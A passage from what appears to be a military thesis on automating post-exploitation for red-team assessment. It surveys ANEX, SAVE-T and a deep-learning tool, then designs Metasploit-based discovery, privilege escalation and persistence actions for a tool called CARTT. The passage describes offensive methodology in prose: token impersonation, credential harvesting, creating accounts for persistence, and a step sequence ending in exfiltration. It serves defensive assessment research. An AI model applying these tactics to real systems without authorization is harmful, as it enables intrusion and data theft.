We present three open-source tools that automate aspects of post-exploitation actions: Automated Network Exploitation Through Penetration Testing (ANEX), Scalable Automated Vulnerability scanning & Exploitation Tool (SAVE-T), and Automated Deep learning Post-Exploitation [34], [35], [36].

1. Automated Network Exploitation Through Penetration Testing

ANEX was created at California Polytechnic State University “to provide an effective security evaluation solution with minimal user involvement that is easily deployable in an existing system.” [35]. ANEX leverages open-source software from MSF, Armitage, and Cortana. Metasploit was chosen based on the most up to date exploit

libraries, the highly capable meterpreter shell, and its post-exploitation modules [35]. Armitage uses Metasploit coupled with a graphical user interface that can be accessed by multiple users which allows access to ANEX, and Cortana is the scripting language used to automate Metasploit tools. ANEX uses the MITRE ATT&CK post-exploitation actions of privilege escalation, lateral movement, and discovery to “[attempt] to compromise all of the machines and networks that it can find that are associated with the initial network.” [35].

ANEX prompts the user for the target network IP and a target machine if desired, then conducts a vulnerability scan. Based on the results it cross references the Metasploit database, then runs each exploit module to gain initial access. Once initial access is gained, it assesses if it has user or administrator privilege; if user privilege is assessed, it will attempt to conduct privilege escalation to obtain administrator privileges. ANEX then conducts post-exploitation actions by running network scans to determine if it is attached to other networks and runs the same initial access loop until no new networks are found or the target machine is found. All the actions conducted by ANEX are provided in a report for the user.

ANEX was tested on Windows, Ubuntu, and CentOS OS's and was successful at exploiting one Windows XP OS [35]. To maintain real world conditions, the researchers did not make workstations more vulnerable to exploitation. The low success rate was attributed to the hardened workstations, the reliance on the Metasploit exploit database, and a proprietary exploit ranking scheme. Since Metasploit exploits are open source, security practitioners are likely to prioritize patching Metasploit exploits, thus reducing the efficacy of ANEX. The exploits were ranked according to a user set threshold and success or failure of the exploit. The exploits are ranked based on the probability of crashing the target system. Based on the user set probability threshold, only exploits above the threshold would be executed. If the exploit failed it was not tested in the next iteration. If the user picked a low threshold, the number of exploits attempted would increase, which would increase the susceptibility of ANEX to crash. Although the intention for ANEX was to minimize user involvement, an untrained user could inadvertently crash the system being tested. The feature that allows the user to choose an exploit probability threshold should be

removed to avoid target system crashes. If the exploit probability threshold feature is desired, a privileged user should set a threshold that meets the risk threshold associated with DOD systems to mitigate system crashes. Despite the low success rate, ANEX successfully conducted privilege escalation, lateral movement, and target identification despite the target being on a different subnet and behind a firewall.

2. Scalable Automated Vulnerability Scanning & Exploitation Tool

Scalable Automated Vulnerability Scanning & Exploitation Tool (SAVE-T) was created at Towson University to expand the Cyber Adversary Language and Decision Engine for Red team Automation (CALDERA) tool. SAVE-T incorporates more exploit databases than ANEX to increase the number of tested exploits, increase the reliability of the tool, add post-exploitation actions, and add Internet of Things (IoT) devices to the scope of its assessments.

SAVE-T requires a sandcat agent, which is a remote access trojan (RAT), to be installed on each device that communicates with the CALDERA server to participate in the red team or penetration testing scenario. Once sandcat is installed, SAVE-T can conduct post-exploitation actions such as lateral movement and discovery of credentials by communicating with the CALDERA command and control server. SAVE-T requires elevated access on user workstations to communicate with a command-and-control server [37]. This does not give a network defender a real-world scenario or communicate a priority of which initial access exploits should be patched. If SAVE-T could gain initial access and implant the sandcat agent this could demonstrate persistence, command and control, and exfiltration. The target workstation would have to be restarted to test persistence if the RAT maintained availability. Command and control could be tested by issuing the *dump credentials* command to the agent and exfiltrating the information back to the CALDERA server [37].

SAVE-T offers the ability to test internal network defenses without the need to test external network defenses, which could be fruitful for established defensive teams. SAVE-T is a resource intensive tool that requires user interaction and experienced operators. An

automated initial access and post-exploitation tool, which is the focus of this research, must communicate risk to the network defender with minimal user interaction.

3. Automated Deep Learning Post-Exploitation

The use of deep reinforcement learning for post-exploitation was developed by Ryusei Maeda and Mamoru Mimura [36] with the goal of applying and evaluating the effectiveness of the Advantage Actor Critic (A2C) method in a real environment to automate post-exploitation actions. The A2C is comprised of two types of experience: action and strategy. The actor or agent can be rewarded or punished based on the action taken. Based on the reward, the agent will use that experience to inform the next action or can change the strategy of approaching the problem as a whole. The researchers chose the A2C method since it offers the most control by separating action and strategy experience to inform the agent's next action.

The deep learning architecture utilized the PowerShell Empire framework coupled with a deep neural network via a Representational State Transfer (REST) application programming interface (API), called RESTful API [36]. The RESTful API houses the modules of the PowerShell Empire framework which contains the actions that an agent can execute. The PowerShell Empire framework has a group of 12 modules and associated probabilities that comprise the post-exploitation action of lateral movement [38]. The agent will only perform the modules that meet a probability threshold set by the researchers. Based on the action chosen by the agent, the deep neural network accumulates experience by only recording the states of the deep neural network that get the agent closer to the objective. The objective for the agent was to laterally move through the environment to find the target, a domain controller, and then gain administrator privileges. The state of the agent is defined by 10 characteristics that comprise factors such as the module used, and whether the agent captured a password or compromised a workstation. The aggregation of the characteristics serves as the agent's "memory," which after each action is stored as experience. Experience is stored in descending order based on the highest rewarded action. An agent-based and agentless control group were compared to assesses the effectiveness of the agent. The agentless control group used brute force and random module usage. The

researchers found that the agent was more effective than agentless group in successfully achieving the objective.

Although automation and efficiency were demonstrated using deep learning, the required expert skills to implement deep learning in the DOD rivals the issues of obtaining penetration testing and red team expertise. Network defenders would need to go through specialized deep learning training and establish the infrastructure to create a digital twin of the training environment to train agents effectively [39]. The researchers point out that the approach taken is resource intensive and may be hard to scale. The researchers used data augmentation to mitigate scaling issues by maintaining a constant network configuration and the chosen vulnerability. The researchers identified diversifying the training environment to accommodate changing network configurations and vulnerabilities for future work. Diversifying the training environment should result in a more efficient, scalable, and generalized learning algorithm.

4. Shortcomings of Automated Post-Exploitation Tools

Automated post-exploitation tools have a variety of limitations. First, each tool only tests a certain subset of MITRE ATT&CK cyber actions. The post-exploitation actions covered in ANEX, SAVE-T, and automated deep learning tools are lateral movement and privilege escalation. SAVE-T delves into command and control and exfiltration actions, but agents are placed on target computers prior to the start of red teaming or penetration testing circumventing the need to identify the risk associated with initial access vulnerabilities. To give network defenders a true assessment of external and internal cyberspace defenses, an initial access vulnerability should be assessed for the potential to conduct post-exploitation actions.

Second, each implementation suffers from user misuse error. ANEX could crash the targeted system based on the type of exploit utilized. SAVE-T requires a RAT installed on each workstation such that if the SAVE-T server is compromised all workstations are compromised. The deep learning tool requires the user to choose probability thresholds to train an agent, resulting in mixed assessments. Lastly, each implementation requires in depth knowledge of the system architecture, moderate user interaction, and risk analysis of

performing an automated assessment. Network defenders should have a reliable automated tool that requires both minimal CO expertise and interaction that provides an insightful assessment.

D. CHAPTER SUMMARY

This chapter covered the importance of post-exploitation in OCO and automated post-exploitation tools. It also covered an impact-based post-exploitation taxonomy that could be used by network defenders to manage the risk associated with vulnerabilities. The next chapter will discuss the design of the automated post-exploitation OCO model and how it will be incorporated into CARTT.

III. DESIGN METHODOLOGY

This chapter discusses the design methodology used to develop the post-exploitation actions for CARTT. It describes in detail the system design and post-exploitation actions.

A. SYSTEM DESIGN

CARTT utilizes a client-server architecture to enable users to complete cyber actions. The centralized server reduces overhead by eliminating the need to install tools locally. This section briefly covers the CARTT architecture, the current CARTT Operator interface, and the new CARTT Operator interface which offers post-exploitation capabilities.

1. CARTT Architecture

CARTT leverages the Greenbone Vulnerability Management system (GVM) and the MSF through a client-server architecture that allows access to its functionality. Figure 2 provides an overview of the different CARTT user roles and the client-server architecture. The user roles are the CARTT Commander, the CARTT Operator, and the CARTT Administrator. The CARTT Operator functionality is expanded in this work to provide post-exploitation capabilities. The roles of the CARTT Commander and the CARTT Administrator are discussed in depth in a 2021 NPS thesis by Goumandakoye [40].




Figure 2. CARTT Architecture

The CARTT server provides all the components required to conduct OCO, as shown in Figure 3. The CARTT user (client) interacts with the CARTT server via the CARTT graphical user interface (GUI) to perform cyber actions. The PHP server is comprised of several PHP scripts that allow the user to interact with the CARTT server architecture. Based on the user interaction, the PHP server parses user input to create CARTT script interaction. The CARTT scripts enable communication between the following three systems: the MySQL database, GVM, and MSF. The MySQL database is used for the messaging system between users. GVM, a public vulnerability scanner maintained by Greenbone Networks, identifies vulnerabilities by conducting vulnerability scans on a system based on feeds comprised of Common Vulnerabilities and Exposures (CVEs), security communities, Greenbone labs, and input from technology partners [41]. The feed information is stored in the GVM database. Once a vulnerability scan is complete, its results are stored in the reports folder.




Figure 3. CARTT Server Architecture

From the reports folder delineated in blue, a scan report is imported by the CARTT Operator into MSF for exploitation actions, as shown in Figure 4. Each vulnerability scan is placed into a workspace in MSF delineated in green. The CARTT Operator can view the scanned host list via the CARTT GUI to select a host and view the related vulnerability descriptions delineated in purple. The CARTT Operator can select a vulnerability which populates a list of viable exploit modules. The CARTT Operator can then select a vulnerability and the applicable exploit modules will populate the module list. The CARTT Operator can view the module descriptions to aide selection. Once the module has been selected, the CARTT Operator can view and select a payload. The CARTT Operator can then verify the exploit and payload. Once verified, the CARTT Operator can initiate a cyber action. After the cyber action has been completed, the CARTT Operator can view status of the cyber action and will receive feedback on success or failure of the cyber action.




Figure 4. Current CARTT Capability

2. Current CARTT Operator Interface

When a user logs into the CARTT GUI as the CARTT Operator, the GUI displays the *Operator Main Menu* page as shown in Figure 5. The operator can click *Create New Scan*. The CARTT Operator is then prompted for the target IP address and the subnet of the target system. GVM uses the IP address and subnet to conduct a new vulnerability scan of the target. Once the scan is completed the operator can *Import Completed Scan* and *Begin Target Exploit*, which will provide the CARTT Operator with the list of target hosts available for initial access exploitation and the associated vulnerabilities with each host. The CARTT Operator can then choose a target host and the associated initial access vulnerability to exploit. Upon submission of a target host and an associated vulnerability to exploit, results are provided to the CARTT Operator, and the exploit completes. The current design of CARTT terminates operations after the successful completion or failure of an initial access exploit.




Figure 5. Current CARTT Operator Main Menu Page.
Source: [40].

3. New CARTT Operator Interface

The new CARTT Operator interface adds a radio button for post-exploitation actions, labeled ***Begin Target Post-Exploit***, as shown in Figure 6. Upon clicking the ***Begin Target Post-Exploit*** option, the CARTT Operator is presented with a menu of options for post-exploitation actions, which are discussed in the next section. The new CARTT capability option for post-exploitation actions is shown in Figure 7. The CARTT Operator first selects a post-exploitation action for a vulnerable host via the purple CARTT GUI box. CARTT then selects MSF Post/Aux modules based on the selected post-exploitation action. The CARTT Operator is prompted to confirm the post-exploitation action and will receive feedback according to their selection. Based on the results, the CARTT Operator can determine the impact based on Figure 1 in Chapter II.B.4. Identifying impact severity can help not only the CARTT Operator but the organization in determining the best allocation of resources to remedy the vulnerability.




Figure 6. New CARTT Operator Main Menu




Figure 7. New CARTT Capability

B. POST-EXPLOITATION ACTIONS

Post-exploitation actions are cyber actions that occur after a successful initial access exploit of a target system. This section discusses the cyber actions of the MITRE ATT&CK framework and how those actions could be used to automate post-exploitation actions for CARTT. The MITRE ATT&CK cyber actions comprised of tactics, techniques, and sub-techniques were covered briefly in Chapter II.A, and this section details MITRE ATT&CK post-exploitation specific actions that could be implemented for CARTT. If the objective is to exfiltrate information from system B starting from system A, an operator could take the following steps:

1. Execute initial access exploit on system A.
2. Utilize the discovery actions to determine level of privilege. If privilege is elevated, then execute step 4. If the operator determines privilege is user level, then use the discovery action to find a privilege escalation vulnerability.
3. Execute privilege escalation to obtain privileged user access.
4. Execute persistence action.
5. Execute discovery action to find system B.
6. Execute lateral movement action to system B.
7. Execute initial access exploit on system B.
8. Perform discovery actions to find and exfiltrate information from system B to system A.

The actions used for post-exploitation are not sequential, as the operator may need to iterate through various cyber actions to achieve an objective. The post-exploitation action described in the sequence above are discovery, privilege escalation, persistence, and lateral movement. These reflect the CARTT Operator actions provided in the new ***Post-Exploitation*** menu, as shown in Figure 8.




Figure 8. New CARTT Post-Exploitation Page

1. Discovery

The MITRE ATT&CK framework defines discovery as “techniques an adversary may use to gain knowledge about the system and internal network” [17]. A security operations center (SOC) would most likely want to protect against high impact-based post-exploitation actions of highlighted in the red box, from Figure 1 Chapter II.B.4, which is repeated in this section. These actions have the highest impact on security since they can have detrimental effects on the physical, logical and the cyber-persona layers of cyberspace [13]. Those actions can include but are not limited to cyberspace attack, data exfiltration, and command and control which were discussed in detail in Chapter II.B.4. Assuming the operator’s main objective is to attack security (confidentiality, availability, or integrity), they would need to perform discovery such as *user discovery*, *system network configuration discovery*, or *software discovery* [17]. Once initial access is gained, the CARTT Operator’s privilege will be that of a privileged user or user-level privilege on the system.




Figure 1. Impact-Based Post-Exploitation Taxonomy (figure repeated for convenience)

A privileged user is an account that is “authorized to perform security relevant functions that ordinary users are not authorized to perform” [42].

An operator who has gained initial access with user privileges can perform *user discovery* techniques to enumerate other users on the system. The enumeration of users aides the operator in understanding system usage and user accounts that could be exploited in follow-on operations. If the system has any users with privileged access, it would be advantageous for the operator to try and harvest their credentials, which supports the post-exploitation action of lateral movement. Harvested credentials could be used to gain access and laterally move to other systems within the network for follow-on operations.

System network discovery can be used to understand the target environment and support lateral movement. OSs have tools to determine network connections such as *ipconfig* for Windows OS and *ifconfig* for Linux OS. These tools display “Internet Protocol version 4 and Internet Protocol version 6 addresses, subnet mask, and default gateway for all adapters” [43]. Running *ipconfig* or *ifconfig* can help the operator determine if a system

has more than one network interface card or is dual-homed, by which it is attached to another network where further discovery actions can be performed.

Software, host, and port discovery can be performed through the initial target by the MSF meterpreter session using the network mapper (nmap) module. The operator can also use nmap to discover other hosts on the network from the initial target. Nmap not only provides status of a port, but it can also return the version of the software that is running on a system. If the operator knows the software version, they can determine if it is a vulnerable version for possible follow-on exploitation.

Discovery is the foundation of post-exploitation actions since it allows the operator to determine what follow-on actions are required to complete a given objective. *User, network, and software discovery* techniques are only three of twenty-nine possible discovery techniques identified by the MITRE ATT&CK framework.

2. Privilege Escalation

Privilege escalation is the act of gaining higher level account privileges on a target system. Higher level privileges are important for the CARTT Operator since they may be required to perform other cyber actions such as persistence, credential harvesting, event triggered execution, or installing backdoors [44]. Rarely do users have the authority to create a user account on a host system. Account creation privileges are normally limited to users with privileged access. MITRE ATT&CK identifies thirteen techniques that support privilege escalation. Of the thirteen, *access token manipulation* and *process injection* can be leveraged by MSF.

Incognito is a tool integrated with the MSF Meterpreter shell that allows the operator to impersonate user tokens on the exploited system [45]. A user token is created every time a user logs into the system, and it remains on the system until the user has logged out. A CARTT Operator can use Incognito to discover user tokens for privileged users on the exploited system. With these tokens, the operator could impersonate a privileged user token to gain elevated access to the system.

Another privilege escalation technique is *process injection*, which takes advantage of a race condition threat. The race condition threat takes advantage of a context switch timing vulnerability related to time of check (TOC) and time of use (TOU) [46]. At TOC, the system must verify that it has enough resources for a requested process. A context switch must occur to switch from user to privileged access to not only see all processes but to allocate resources to the requested process. An integrity checking process is an example of a requested process that may require a context switch to calculate and compare a program checksum. The integrity checking process is required to run with privileged access to protect the user from using an invalid or malicious integrity checking process. If the user had access to run the integrity checking process, they could alter or bypass the integrity checking process. At TOC, the user has elevated privileges to run the integrity checking program. The checksum is then compared to a known hash to verify integrity. An operator would monitor the process to inject a malicious program at TOU. The malicious program would execute malicious logic to elevate to privileged user access. The race condition is one technique that is leveraged by the meterpreter shell's *getsystem* module, which has a variety of attack vectors to escalate privileges on a system.

3. Persistence

After initial access is gained, the CARTT Operator's first objective should be to establish persistence. To establish persistence, elevated privilege may be required. The CARTT Operator may have to conduct privilege escalation prior to executing a persistence action. Persistence is the act of maintaining long-term access to a system or network. CARTT leverages MSF's meterpreter shell to utilize post-exploitation persistence module functionality. The meterpreter session spawns in the host system's volatile memory in order to establish presence on the system. If the target system is restarted or network communication is lost, the meterpreter session will also be lost, making post-exploitation impossible. The MITRE ATT&CK framework identifies nineteen techniques that support persistence; of these, *create account* and *event triggered execution* can be leveraged by MSF.

If the CARTT Operator can create an account on the system, they will no longer need to run an initial exploit to gain access to the system. Some persistence techniques the CARTT Operator could employ are remotely connecting to the system via secure shell (ssh) or remote desktop protocol (RDP) communication. Although these techniques could be employed by CARTT, they can be detected by a robust security posture.

